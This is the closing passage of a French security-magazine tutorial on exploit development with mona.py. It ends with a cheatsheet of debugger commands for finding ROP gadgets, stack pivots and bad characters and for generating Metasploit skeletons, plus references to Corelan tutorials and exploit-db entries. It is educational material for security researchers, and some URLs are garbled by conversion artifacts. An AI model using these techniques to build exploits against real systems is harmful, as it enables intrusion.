

Fig. 8 : Un meterpreter bien facilement acquis.

Nous avons donc écrit un exploit fiable et contournant le DEP en quelques commandes et avec un seul outil ce qui est très confortable. À vous maintenant !

5 Antisèche

Cette « cheatsheet » n'est pas la liste exhaustive des commandes, mais plutôt une sélection sous forme d'exemples de quelques commandes qui reviennent le plus souvent à l'utilisation.

Toutes les commandes sont à préfixer de :

- `!mona` pour ImmunityDbg
- `!py mona` pour WinDBG.

Voir tableau ci-contre. ■

Remerciements

Merci à Alexandre, André (@andremoulu), Fred (@FredzyPadzy), Inti (@SalasRossenbach), Jérôme (JLeonard), l'équipe MISC (@MISCRedac), Mohamed, Peter (@corelanc0d3r), Saâd (@_saadk) et Thomas pour la relecture et l'inspiration.

Références

[1] https://github.com/corelan/mona

[2] https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

[3] https://www.corelan.beHYPERLINK «https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/»index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/

[4] https://www.corelan.be/index.HYPERLINK «https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/»php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

[5] https://www.hackinparis.com/slides/hip2k11/04-ProjectQuebec.pdf

[6] https://www.corelan.be/index.php/2010/01/26/starting-to-write-immunity-debugger-pycommands-my-cheatsheet/

[7] http://www.vmware.com/fr/products/player

[8] https://github.com/corelan/windbglib

[9] http://www.exploit-db.com/exploits/35177

[10] http://www.explHYPERLINK «http://www.exploit-db.com/exploits/31643»oit-db.com/exploits/31643

[11] https://community.rapid7.com/community/metasploit/blog/2014/12/09/good-bye-msfpayload-and-msfencode

[12] https://github.com/MISCMag/MISC-78

[13] https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

Configuration	
`config -set workingfolder c:\logs\%p`	définir le répertoire utilisé par mona pour les logs
`config -get workingfolder`	afficher le répertoire utilisé par mona pour les logs
`config –set excluded_modules "module1.dll,module2.dll"`	exclure des librairies des recherches (ex: « virtual guest additions »).
`config –add excluded_modules "module3.dll"`	ajouter des librairies à exclure des recherches
Recherches	
`findmsp`	cherche un motif cyclique
`jmp -r esp -n`	cherche un saut vers ESP en excluant les adresses contenant un octet « null »
`find -s "\x68\x63\x61\x6C\x63"`	cherche une suite d'octets
`find -s "calc"-type asc`	cherche des caractères ASCII
`find -s '\xFF\xFF\xFF\xFF\xFF'-x RW`	cherche une suite d'octets pour lesquels les adresses possèdent le niveau d'accès demandé (ici RW)
`find –s "retn" –type instr –m audconv.dll –cpb '\x0a\x3d'`	cherche l'instruction « RETN » dans le module spécifié en excluant les pointeurs qui contiennent les octets spécifiés par `-b`
`findwild -s "xchg eax,esi#*#retn"–m audconv.dll`	cherche la suite d'instructions qui commence par XCHG et qui termine par RETN dans le module spécifié
`stackpivot`	cherche des pointeurs pour pivoter sur la pile
`ropfunc`	cherche des pointeurs vers les fonctions permettant de contourner le DEP
`rop`	cherche des gadgets pour contourner le DEP
Points d'arrêt (breakpoints)	
`bpseh`	positionne un BP sur chaque SEH
`bp –t READ –a 77c35459`	positionne un BP en lecture
`bp –t WRITE –a 0012F4C4`	positionne un BP en écriture
`bf –t ADD –f import –s *VirtualProtect* -m easycdda.exe`	positionne un BP sur l'adresse définie dans l'IAT de `easycdda.exe` qui matche sur la fonction `*VirtualProtect*`
Divers	
`update`	mise à jour
`assemble -s "ADD ESP,0C10 # RETN 0x04"`	convertit des instructions (séparées par #) en opcode
`bytearray -b '\x00'`	génère un tableau d'octets pour la recherche de mauvais caractères
`pc 1000`	génère un motif cyclique
`skeleton`	génère un squelette de module metasploit
`suggest`	génère un squelette de module metasploit (à lancer après avoir provoqué un crash de l'appli avec un motif cyclique)
`stacks`	affiche les piles du processus
`heap –h default –t layout`	affiche un aperçu global du tas
`dumpobj -a 0x00000000 -l 1`	affiche et tente d'identifier un objet (seulement avec WinDBG)
`geteat`	affiche la EAT (*Export Address Table*)
`getiat -s kernel32`	affiche uniquement les fonctions qui contiennent la chaîne de caractères « kernel32 » dans l'IAT (*Import Address Table*)

Antisèche mona.py.